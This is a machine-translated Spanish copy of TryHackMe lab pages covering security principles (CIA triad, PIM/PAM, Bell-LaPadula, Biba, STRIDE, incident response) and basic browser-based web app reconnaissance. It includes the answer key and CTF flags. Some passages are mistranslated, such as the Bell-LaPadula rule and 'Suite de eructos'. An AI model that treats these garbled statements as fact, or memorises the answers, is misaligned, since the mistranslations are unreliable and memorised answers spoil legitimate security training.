Se pueden implementar muchas defensas para garantizar la integridad. El control de acceso y la autenticación rigurosa pueden ayudar a evitar que los usuarios autorizados realicen cambios no autorizados. Las verificaciones de hash y las firmas digitales pueden ayudar a garantizar que las transacciones sean auténticas y que los archivos no hayan sido modificados ni dañados.

Availability

Disponibilidad
Para que los datos sean útiles, deben estar disponibles y accesibles para el usuario.

La principal preocupación de la tríada de la CIA es que la información esté disponible cuando los usuarios autorizados necesiten acceder a ella.

La disponibilidad es muy a menudo un punto de referencia clave para una organización. Por ejemplo, tener un tiempo de actividad del 99,99 % en sus sitios web o sistemas (esto se establece en los Acuerdos de Nivel de Servicio). Cuando un sistema no está disponible, a menudo resulta en daños a la reputación de una organización y pérdida de finanzas. La disponibilidad se logra mediante una combinación de muchos elementos, que incluyen:

- Tener hardware confiable y bien probado para sus servidores de tecnología de la información (es decir, servidores acreditados)
- Disponer de tecnología y servicios redundantes en caso de fallo del sistema primario.
- Implementar protocolos de seguridad bien informados para proteger la tecnología y los servicios de ataques.

Responda las siguientes preguntas

¿Qué elemento de la tríada de la CIA garantiza que los datos no puedan ser alterados por personas **no autorizadas ?**

integrity | Respuesta correcta

¿Qué elemento de la tríada de la CIA garantiza que los datos estén disponibles?

availability | Respuesta correcta

¿Qué elemento de la tríada de la CIA garantiza que solo personas autorizadas accedan a los datos ?

confidentiality | Respuesta correcta

Tarea 3 Principios de privilegios

Tarea 4 Modelos de seguridad continuación

Tarea 5 Modelado de amenazas y respuesta a incidentes

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 196987 usuarios aquí y esta sala tiene 856 días.

6086

Principios de seguridad

Conozca los principios de seguridad de la información que protegen los datos y los sistemas contra el abuso.

Premios Ayuda

100%

Tarea 1 Introducción

Tarea 2 La tríada de la CIA

Tarea 3 Principios de privilegios

Es vital administrar y definir correctamente los distintos niveles de acceso a un sistema de tecnología de la información que requieren las personas.

Los niveles de acceso otorgados a las personas se determinan en función de dos factores principales:

- El rol/función del individuo dentro de la organización.
- La sensibilidad de la información que se almacena en el sistema.

Se utilizan dos conceptos clave para asignar y gestionar los derechos de acceso de las personas: Gestión de identidad privilegiada (PIM) y Gestión de acceso privilegiado (o PAM para abreviar).

Inicialmente, estos dos conceptos pueden parecer superpuestos; sin embargo, son diferentes entre sí. PIM se utiliza para traducir la función de un usuario dentro de una organización en una función de acceso en un sistema. Mientras que PAM es la gestión de los privilegios que tiene el rol de acceso de un sistema, entre otras cosas.

Lo esencial cuando se habla de privilegios y controles de acceso es el principio de privilegio mínimo. Simplemente, a los usuarios se les debe otorgar la cantidad mínima de privilegios y solo aquellos que sean absolutamente necesarios para que puedan realizar sus tareas. Otras personas deberían poder confiar en lo que escriben.

Como mencionamos anteriormente, PAM incorpora más que asignar acceso. También abarca la aplicación de políticas de seguridad como la gestión de contraseñas, políticas de auditoría y la reducción de la superficie de ataque que enfrenta un sistema.

Responda las siguientes preguntas

¿Qué significa el acrónimo "PIM"?

Privileged Identity Management — Respuesta correcta

¿Qué significa el acrónimo "PAM"?

Privileged Access Management — Respuesta correcta

Si quisieras administrar los privilegios que tiene una función de acceso al sistema, ¿qué metodología usarías?

PAM — Respuesta correcta — Pista

Si quisiera crear una función del sistema que se base en la función/responsabilidades de un usuario con una organización, ¿qué metodología es esta?

PIM — Respuesta correcta — Pista

Tarea 4 Modelos de seguridad continuación

Tarea 5 Modelado de amenazas y respuesta a incidentes

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 196987 usuarios aquí y esta sala tiene 856 días.

6086

Principios de seguridad

Conozca los principios de seguridad de la información que protegen los datos y los sistemas contra el abuso.

Premios | Ayuda

100%

Tarea 1 Introducción

Tarea 2 La tríada de la CIA

Tarea 3 Principios de privilegios

Tarea 4 Modelos de seguridad continuación

Antes de seguir analizando los modelos de seguridad, recordemos los tres elementos de la tríada de la CIA: confidencialidad, integridad y disponibilidad. Anteriormente hemos descrito cuáles son estos elementos y su importancia. Sin embargo, existe una forma formal de lograrlo.

Según un modelo de seguridad, cualquier sistema o pieza de tecnología que almacene información se denomina sistema de información, que es como nos referiremos a los sistemas y dispositivos en esta tarea.


Exploremos algunos modelos de seguridad populares y efectivos utilizados para lograr los tres elementos de la tríada de la CIA.

El modelo Bell-La Padula

Se utiliza el Modelo Bell-La Padula para lograr la confidencialidad. Este modelo tiene algunos supuestos, como la estructura jerárquica de la organización en la que se utiliza, donde las responsabilidades/roles de todos están bien definidos.

El modelo funciona otorgando acceso a fragmentos de datos (llamados objetos) según la estricta necesidad de conocerlos. Este modelo utiliza la regla "no escribir, no leer".

Ventajas	Desventajas
Las políticas de este modelo se pueden replicar en jerarquías de organizaciones de la vida real (y viceversa).	Aunque un usuario no tenga acceso a un objeto, sabrá de su existencia, por lo que no es confidencial en ese aspecto.
Sencillo de implementar y comprender, y se ha demostrado que tiene éxito.	El modelo se basa en una gran cantidad de confianza dentro de la organización.



El modelo Bell LaPadula es popular dentro de organizaciones como gubernamentales y militares. Esto se debe a que se presume que los miembros de las organizaciones ya han pasado por un proceso llamado investigación de antecedentes. La investigación de antecedentes es un proceso de selección en el que se examinan los antecedentes del solicitante para establecer el riesgo que representan para la organización. Por lo tanto, se supone que los solicitantes que son examinados con éxito son dignos de confianza, que es donde encaja este modelo.


Modelo Biba

Podría decirse que el modelo Biba es el equivalente del modelo Bell-La Padula, salvo por la integridad de la tríada de la CIA.

Este modelo aplica la regla a objetos (datos) y sujetos (usuarios) que se pueden resumir como "ni escribir ni leer". Esta regla significa que los sujetos **pueden** crear o escribir contenido en objetos en o por debajo de su nivel, pero **solo pueden** leer el contenido de objetos por encima del nivel del sujeto.

Comparemos algunas ventajas y desventajas de este modelo en la siguiente tabla:

Ventajas	Desventajas
Este modelo es sencillo de implementar.	Habrá muchos niveles de acceso y objetos. Es fácil pasar por alto cosas al aplicar controles de seguridad.
Resuelve las limitaciones del modelo Bell-La Padula abordando tanto la confidencialidad como la integridad de los datos.	A menudo resulta en retrasos dentro de una empresa. Por ejemplo, un médico no podría leer las notas tomadas por una enfermera en un hospital con este modelo.



El modelo Biba se utiliza en organizaciones o situaciones donde la integridad es más importante que la confidencialidad. Por ejemplo, en el desarrollo de software, es posible que los desarrolladores solo tengan acceso al código necesario para su trabajo. Es posible que no necesiten acceso a información crítica, como bases de datos, etc.

Responda las siguientes preguntas

¿Cuál es el nombre del modelo que utiliza la regla " **no puedo** leer hacia arriba, puedo leer hacia abajo"?

The Bell-LaPadula Model | Respuesta correcta | Pista

¿Cuál es el nombre del modelo que utiliza la regla " **puede** leer hacia arriba, no puede leer hacia abajo"?

The Biba Model | Respuesta correcta | Pista

Si fueras militar, ¿qué modelo de seguridad utilizarías?

The Bell-LaPadula Model | Respuesta correcta | Pista

Si fuera un desarrollador de software, ¿qué modelo de seguridad utilizaría quizás la empresa?

The Biba Model | Respuesta correcta | Pista

Tarea 5 Modelado de amenazas y respuesta a incidentes

Creado por tryhackme y cmnatic
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 196987 usuarios aquí y esta sala tiene 856 días.

6086

Principios de seguridad

Conozca los principios de seguridad de la información que protegen los datos y los sistemas contra el abuso.

Premios | Ayuda

100%

Tarea 1 Introducción

Tarea 2 La tríada de la CIA

Tarea 3 Principios de privilegios

Tarea 4 Modelos de seguridad continuación


Tarea 5 Modelado de amenazas y respuesta a incidentes

El modelado de amenazas es el proceso de revisar, mejorar y probar los protocolos de seguridad implementados en la infraestructura y los servicios de tecnología de la información de una organización.

Una etapa crítica del proceso de modelado de amenazas es identificar las posibles amenazas que una aplicación o sistema puede enfrentar y las vulnerabilidades a las que un sistema o aplicación puede ser vulnerable.

El proceso de modelado de amenazas es muy similar a una evaluación de riesgos realizada en los lugares de trabajo para empleados y clientes. Todos los principios vuelven a:

- Preparación
- Identificación
- Mitigaciones
- Revisar



Sin embargo, es un proceso complejo que necesita revisión y discusión constantes con un equipo dedicado. Un modelo de amenaza eficaz incluye:

- Inteligencia de amenazas
- Identificación de activos
- Capacidades de mitigación
- Evaluación de riesgos

Para ayudar con esto, existen marcos como **STRIDE** (**falsificación de** identidad, **manipulación** de datos, amenazas de repudio, **divulgación de** información , **denegación** de servicio y **elevación** de privilegios) y **PASTA** (**proceso** de **simulación y procesamiento de** ataques). Análisis **de amenazas**) ¡la seguridad de la información nunca supo tan bien!. Detallamos STRIDE a continuación. STRIDE, escrito por dos investigadores de seguridad de Microsoft en 1999, sigue siendo muy relevante hoy en día. STRIDE incluye seis principios fundamentales, que he detallado en la siguiente tabla:

Principio	Descripción
suplantación de identidad	Este principio requiere que usted autentique las solicitudes y los usuarios que acceden a un sistema. La suplantación de identidad implica que una parte maliciosa se identifique falsamente como otra. Las claves de acceso (como las claves API) o las firmas mediante cifrado ayudan a remediar esta amenaza.
manipulación	Al proporcionar medidas antimanipulación a un sistema o aplicación, ayuda a proporcionar integridad a los datos. Los datos a los que se acceda deben mantenerse íntegros y exactos. Por ejemplo, las tiendas utilizan precintos en los productos alimenticios.
Repudio	Este principio dicta el uso de servicios como el registro de actividad para que un sistema o aplicación realice un seguimiento.
Divulgación de información	Las aplicaciones o servicios que manejan información de múltiples usuarios deben configurarse adecuadamente para mostrar solo información relevante para el propietario.
Negación de servicio	Las aplicaciones y los servicios consumen recursos del sistema; estas dos cosas deben contar con medidas para que el abuso de la aplicación/servicio no provoque la caída de todo el sistema.
Elevación de privilegios	Este es el peor de los casos para una aplicación o servicio. Significa que un usuario pudo escalar su autorización a la de un nivel superior, es decir, un administrador. Este escenario a menudo conduce a una mayor explotación o divulgación de información.

Una violación de la seguridad se conoce como incidente. Y a pesar de todos los rigurosos modelos de amenazas y diseños de sistemas seguros, los incidentes ocurren. Las acciones tomadas para resolver y remediar la amenaza se conocen como Respuesta a Incidentes (IR) y constituyen toda una carrera profesional en ciberseguridad.

Los incidentes se clasifican utilizando una clasificación de urgencia e impacto. La urgencia estará determinada por el tipo de ataque al que se enfrente, dónde se determinará el impacto según el sistema afectado y qué impacto tendrá en las operaciones comerciales.

Urgency \ Impact	High	Medium	Low
High	1	2	3
Medium	2	3	4
Low	3	4	5

Un incidente es respondido por un **equipo de respuesta** a incidentes de seguridad **informática** (CSIRT) , que **es** un grupo preestablecido de empleados con conocimientos técnicos sobre los sistemas y/o el incidente actual. Para resolver con éxito un incidente, estos pasos a menudo se denominan las seis fases de la respuesta a incidentes que se llevan a cabo, que se enumeran en la siguiente tabla:

Acción	Descripción
Preparación	¿Tenemos los recursos y planes establecidos para hacer frente al incidente de seguridad?
Identificación	¿Se ha identificado correctamente la amenaza y el actor de la amenaza para que podamos responder?
Contención	¿Se puede contener la amenaza/incidente de seguridad para evitar que otros sistemas o usuarios se vean afectados?
Erradicación	Eliminar la amenaza activa.
Recuperación	Realice una revisión completa de los sistemas afectados para volver a las operaciones habituales.
Lecciones aprendidas	¿Qué se puede aprender del incidente? Es decir, si se debió a un correo electrónico de phishing, los empleados deberían estar mejor capacitados para detectar correos electrónicos de phishing.

Responda las siguientes preguntas

¿Qué modelo describe el "Spoofing"?

STRIDE — Respuesta correcta

¿Qué significa el acrónimo "IR"?

Incident Response — Respuesta correcta

Tiene la tarea de agregar algunas medidas a una aplicación para mejorar la integridad de los datos, ¿qué principio STRIDE es este?

Tampering — Respuesta correcta

Un atacante ha penetrado la seguridad de su organización y ha robado datos. Es su tarea hacer que la organización vuelva a funcionar como de costumbre. ¿Qué etapa de respuesta a incidentes es esta?

Recovery — Respuesta correcta

Creado por tryhackme y cmnatic
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 196987 usuarios aquí y esta sala tiene 856 días.

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad
Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting
Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web
Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Caminando una aplicación
Revise manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas de desarrollo de su navegador. Hackear solo con tu navegador, sin herramientas ni scripts.

Descubrimiento de contenido
Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

Enumeración de subdominios
Conozca las diversas formas de descubrir subdominios para ampliar la superficie de ataque de un objetivo.

Omisión de autenticación
Aprenda cómo anular los inicios de sesión y otros mecanismos de autenticación para permitirle el acceso a áreas no permitidas.

IDOR
Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

Inclusión de archivos
Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

SSRF
Aprenda a explotar las vulnerabilidades de falsificación de solicitudes del lado del servidor (SSRF), lo que le permitirá acceder a los recursos internos del servidor.

Secuencias de comandos entre sitios
Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

Inyección de comando
Obtenga información sobre una vulnerabilidad que le permite ejecutar comandos a través de una aplicación vulnerable y sus soluciones.

Inyección SQL
Aprenda a detectar y explotar vulnerabilidades de inyección SQL

Suite de eructos
Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red
Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad
Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit
Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios
Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje
Dinos cuantas horas por semana puedes estudiar

2 horas
por semana completa este curso
antes del 27 de abril

Agenda este curso

Certificado
Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)
No quedan insignias para ganar en este camino.

Carrera
Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario
Comentario

5981

Caminando una aplicación

Revise manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas de desarrollo de su navegador. Hackear solo con tu navegador, sin herramientas ni scripts.

100%

Tarea 1 Caminando una aplicación

Iniciar máquina

En esta sala aprenderá cómo revisar manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas integradas en su navegador. La mayoría de las veces, las herramientas y scripts de seguridad automatizados pasan por alto muchas vulnerabilidades potenciales e información útil.

Aquí hay un breve desglose de las herramientas de navegador integradas que utilizará en esta sala:

- **Ver código fuente** : utilice su navegador para ver el código fuente legible por humanos de un sitio web.
- **Inspector** : aprenda a inspeccionar elementos de la página y realizar cambios para ver el contenido normalmente bloqueado.
- **Depurador** : inspecciona y controla el flujo de JavaScript de una página
- **Red** : vea todas las solicitudes de red que realiza una página.

Inicie la máquina virtual en esta tarea, **espere 2 minutos** y visite la siguiente URL: https://LAB_WEB_URL.p.thmlabs.com *(Esta URL se actualizará 2 minutos después de iniciar la máquina)*

Responda las siguientes preguntas

Confirmo que implementé la máquina virtual y abrí el sitio web.

No se necesita respuesta | Pregunta hecha

Tarea 2 Explorando el sitio web

Tarea 3 Ver la fuente de la página

Tarea 4 Herramientas de desarrollador: inspector

Tarea 5 Herramientas de desarrollador: depurador

Tarea 6 Herramientas para desarrolladores: red

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 223211 usuarios aquí y esta sala tiene 884 días.

5981

Caminando una aplicación

Revise manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas de desarrollo de su navegador. Hackear solo con tu navegador, sin herramientas ni scripts.

100%

Tarea 1 Caminando una aplicación

Tarea 2 Explorando el sitio web

Como probador de penetración, su función al revisar un sitio web o una aplicación web es descubrir características que podrían ser potencialmente vulnerables e intentar explotarlas para evaluar si lo son o no. Estas funciones suelen ser partes del sitio web que requieren cierta interactividad con el usuario.

Encontrar partes interactivas del sitio web puede ser tan fácil como detectar un formulario de inicio de sesión o revisar manualmente el JavaScript del sitio web. Un excelente lugar para comenzar es simplemente explorar el sitio web con su navegador y anotar las páginas/áreas/características individuales con un resumen de cada una.

Un ejemplo de revisión del sitio web de soporte de TI de Acme se vería así:

Característica	URL	Resumen
Página de inicio	/	Esta página contiene un resumen de lo que hace Acme IT Support con una foto de la empresa de su personal.
Últimas noticias	/noticias	Esta página contiene una lista de artículos de noticias publicados recientemente por la empresa, y cada artículo de noticias tiene un enlace con un número de identificación, es decir, /news/article?id=1
Artículo de noticias	/noticias/artículo?id=1	Muestra el artículo de noticias individual. Algunos artículos parecen estar bloqueados y reservados únicamente para clientes premium.
Pagina de contacto	/contacto	Esta página contiene un formulario para que los clientes se pongan en contacto con la empresa. Contiene campos de entrada de nombre, correo electrónico y mensaje y un botón de enviar.
Clientes	/clientes	Este enlace redirige a /clientes/login.
Inicio de sesión del cliente	/clientes/iniciar sesión	Esta página contiene un formulario de inicio de sesión con campos de nombre de usuario y contraseña.
Registro de cliente	/clientes/registro	Esta página contiene un formulario de registro de usuario que consta de campos de entrada de nombre de usuario, correo electrónico, contraseña y confirmación de contraseña.
Cliente Restablecer Contraseña	/clientes/restablecer	Formulario de restablecimiento de contraseña con un campo de entrada de dirección de correo electrónico.
Panel de control del cliente	/clientes	Esta página contiene una lista de los tickets de los usuarios enviados a la empresa de soporte de TI y un botón "Crear ticket".
Crear Ticket	/clientes/billete/nuevo	Esta página contiene un formulario con un cuadro de texto para ingresar el problema de TI y una opción de carga de archivos para crear un ticket de soporte de TI.
Cuenta de cliente	/clientes/cuenta	Esta página permite al usuario editar su nombre de usuario, correo electrónico y contraseña.
Cerrar sesión del cliente	/clientes/cerrar sesión	Este enlace cierra la sesión del usuario en el área de clientes.

Comenzaremos a profundizar en algunas de las páginas que hemos descubierto en la siguiente tarea.

Responda las siguientes preguntas

Lea lo anterior.

No se necesita respuesta | Pregunta hecha

Tarea 3 Ver la fuente de la página

Tarea 4 Herramientas de desarrollador: inspector

Tarea 5 Herramientas de desarrollador: depurador

Tarea 6 Herramientas para desarrolladores: red

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 223211 usuarios aquí y esta sala tiene 884 días.

5981

Caminando una aplicación

Revise manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas de desarrollo de su navegador. Hackear solo con tu navegador, sin herramientas ni scripts.

100%

Tarea 1 Caminando una aplicación

Tarea 2 Explorando el sitio web

Tarea 3 Ver la fuente de la página

La fuente de la página es el código legible por humanos que se devuelve a nuestro navegador/cliente desde el servidor web cada vez que realizamos una solicitud.

El código devuelto está compuesto por HTML (HyperText Markup Language), CSS (Cascading Style Sheets) y JavaScript, y es lo que le dice a nuestro navegador qué contenido mostrar, cómo mostrarlo y añade un elemento de interactividad con JavaScript.

Para nuestros propósitos, ver la fuente de la página puede ayudarnos a descubrir más información sobre la aplicación web.

¿Cómo veo la fuente de la página?

1. Mientras visualiza un sitio web, puede hacer clic derecho en la página y verá una opción en el menú que dice Ver código fuente de la página.
2. La mayoría de los navegadores admiten colocar view-source: delante de la URL, por ejemplo, **view-source:https://www.google.com/**
3. En el menú de su navegador, encontrará una opción para ver la fuente de la página. Esta opción a veces puede estar en submenús como herramientas de desarrollador o más herramientas.

¡Veamos algo de la fuente de la página!

Intente ver la fuente de la página de inicio del sitio web de soporte de TI de Acme. Desafortunadamente, explicar todo lo que puede ver aquí está fuera del alcance de esta sala y deberá consultar cursos de diseño/desarrollo de sitios web para comprenderlo completamente. Lo que podemos hacer es seleccionar fragmentos de información que sean importantes para nosotros.

En la parte superior de la página, verá un código que comienza `<!--` y termina con `-->` estos son comentarios. Los comentarios son mensajes que deja el desarrollador del sitio web, generalmente para explicar algo en el código a otros programadores o incluso notas/recordatorios para ellos mismos. Estos comentarios no se muestran en la página web real. Este comentario describe cómo la página de inicio es temporal mientras se desarrolla una nueva. Vea la página web en el comentario para obtener su primera bandera.

Los enlaces a diferentes páginas en HTML están escritos en etiquetas ancla (estos son elementos HTML que comienzan con `<a`) y el enlace al que será dirigido se almacena en el `href` atributo.

Por ejemplo, verá el enlace de la página de contacto en la línea 31:

```
26          </div>
27          <div id="navbar" class="collapse navbar-collapse">
28              <ul class="nav navbar-nav">
29                  <li class="active"><a href="/">Home</a></li>
30                  <li><a href="/news">News</a></li>
31                  <li><a href="/contact">Contact</a></li>
32                  <li><a href="/customers">Customers</a></li>
33              </ul>
34          </div><!--/.nav-collapse -->
```

Si ve más abajo en la fuente de la página, hay un enlace oculto a una página que comienza con "secr", vea este enlace para obtener otra marca. Obviamente, no obtendría una bandera en una situación del mundo real, pero puede descubrir algún área privada utilizada por la empresa para almacenar información de la empresa/personal/cliente.

Se pueden incluir archivos externos como CSS, JavaScript e imágenes utilizando el código HTML. En este ejemplo, notará que todos estos archivos están almacenados en el mismo directorio. Si ve este directorio en su navegador web, hay un error de configuración. Lo que debería mostrarse es una página en blanco o una página 403 prohibida con un error que indica que no tiene acceso al directorio. En cambio, se ha habilitado la función de listado de directorios, que de hecho enumera todos los archivos del directorio. A veces esto no es un problema y todos los archivos en el directorio son seguros para que el público los vea, pero en algunos casos, los archivos de respaldo, el código fuente u otra información confidencial se pueden almacenar aquí. En este caso, obtenemos una bandera en el archivo flag.txt.

Hoy en día, muchos sitios web no se crean desde cero y utilizan lo que se llama un marco. Un marco es una colección de código prediseñado que permite fácilmente a un desarrollador incluir características comunes que un sitio web requeriría, como blogs, administración de usuarios, procesamiento de formularios y mucho más, ahorrando a los desarrolladores horas o días de desarrollo.

Ver el código fuente de la página a menudo puede darnos pistas sobre si un marco está en uso y, de ser así, qué marco e incluso qué versión. Conocer el marco y la versión puede ser un hallazgo importante, ya que puede haber vulnerabilidades públicas en el marco y es posible que el sitio web no esté utilizando la versión más actualizada. En la parte inferior de la página, encontrará un comentario sobre el marco y la versión en uso y un enlace al sitio web del marco. Al visitar el sitio web del marco, verá que nuestro sitio web, de hecho, está desactualizado. Lea el aviso de actualización y utilice la información que encuentre para descubrir otra bandera.

Responda las siguientes preguntas

¿Cuál es la bandera del comentario HTML?

THM{HTML_COMMENTS_ARE_DANGEROUS} — Respuesta correcta — Pista

¿Cuál es la bandera del enlace secreto?

THM{NOT_A_SECRET_ANYMORE} — Respuesta correcta

¿Qué es la bandera de listado de directorio?

THM{INVALID_DIRECTORY_PERMISSIONS} — Respuesta correcta

¿Qué es la bandera marco?

THM{KEEP_YOUR_SOFTWARE_UPDATED} — Respuesta correcta — Pista

Tarea 4 Herramientas de desarrollador: inspector

Tarea 5 Herramientas de desarrollador: depurador

Tarea 6 Herramientas para desarrolladores: red

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 223211 usuarios aquí y esta sala tiene 884 días.

5981

Caminando una aplicación

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Revise manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas de desarrollo de su navegador. Hackear solo con tu navegador, sin herramientas ni scripts.

100%

Tarea 1 Caminando una aplicación

Tarea 2 Explorando el sitio web

Tarea 3 Ver la fuente de la página

Tarea 4 Herramientas de desarrollador: inspector

Herramientas de desarrollo

Ver sitio

Todo navegador moderno incluye herramientas de desarrollo; Este es un conjunto de herramientas que se utiliza para ayudar a los desarrolladores web a depurar aplicaciones web y le permite echar un vistazo bajo el capó de un sitio web para ver qué está sucediendo. Como pentester, podemos aprovechar estas herramientas para brindarnos una comprensión mucho mejor de la aplicación web. Nos centramos específicamente en tres características del kit de herramientas para desarrolladores: Inspector, Depurador y Red.

Abrir herramientas de desarrollador

La forma de acceder a las herramientas de desarrollo es diferente para cada navegador. Si no está seguro de cómo acceder, haga clic en el botón "Ver sitio" en la parte superior derecha de esta tarea para obtener instrucciones sobre cómo acceder a las herramientas de su navegador.


inspector _

La fuente de la página no siempre representa lo que se muestra en una página web; Esto se debe a que CSS, JavaScript y la interacción del usuario pueden cambiar el contenido y el estilo de la página, lo que significa que necesitamos una forma de ver lo que se muestra en la ventana del navegador en ese momento exacto. El inspector de elementos nos ayuda con esto proporcionándonos una representación en vivo de lo que hay actualmente en el sitio web.

Además de ver esta vista en vivo, también podemos editar e interactuar con los elementos de la página, lo que resulta útil para que los desarrolladores web depuren problemas.
En el sitio web de soporte de TI de Acme, haga clic en la sección de noticias, donde verá tres artículos de noticias.

Los dos primeros artículos son legibles, pero el tercero ha sido bloqueado con un aviso flotante sobre el contenido que indica que debe ser un cliente premium para ver el artículo. Estos cuadros flotantes que bloquean el contenido de la página a menudo se denominan muros de pago, ya que colocan un muro metafórico frente al contenido que desea ver hasta que pague.

Al hacer clic con el botón derecho en el aviso premium (muro de pago), debería poder seleccionar la opción Inspeccionar en el menú, que abre las herramientas de desarrollador en la parte inferior o derecha, según su navegador o sus preferencias. Ahora verá los elementos/HTML que componen el sitio web (similar a las capturas de pantalla a continuación).



(Haga clic en la imagen para ampliar)

Localice el `DIV` elemento con la clase `premium-customer-blocker` y haga clic en él. Verás todos los estilos CSS en el cuadro de estilos que se aplican a este elemento, como `margin-top: 60px` y `text-align: center`. El estilo que nos interesa es el `display: block`. Si hace clic en la palabra `block`, puede escribir un valor de su elección. Intente escribir `none` y esto hará que el cuadro desaparezca, revelando el contenido debajo y una bandera. Si el elemento no tenía un campo de visualización, puede hacer clic debajo del último estilo y agregar el suyo propio. Pruebe con el inspector de elementos y verá que puede cambiar cualquier información del sitio web, incluido el contenido. Recuerde que esto solo se edita en la ventana de su navegador y cuando presione actualizar, todo volverá a la normalidad.

Responda las siguientes preguntas

¿Cuál es la bandera detrás del muro de pago?

THM{NOT_SO_HIDDEN} | Correct Answer | Hint

Tarea 5 Herramientas de desarrollador: depurador

Tarea 6 Herramientas para desarrolladores: red

Creado por tryhackme

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 223211 usuarios aquí y esta sala tiene 884 días.

5981

Caminando una aplicación

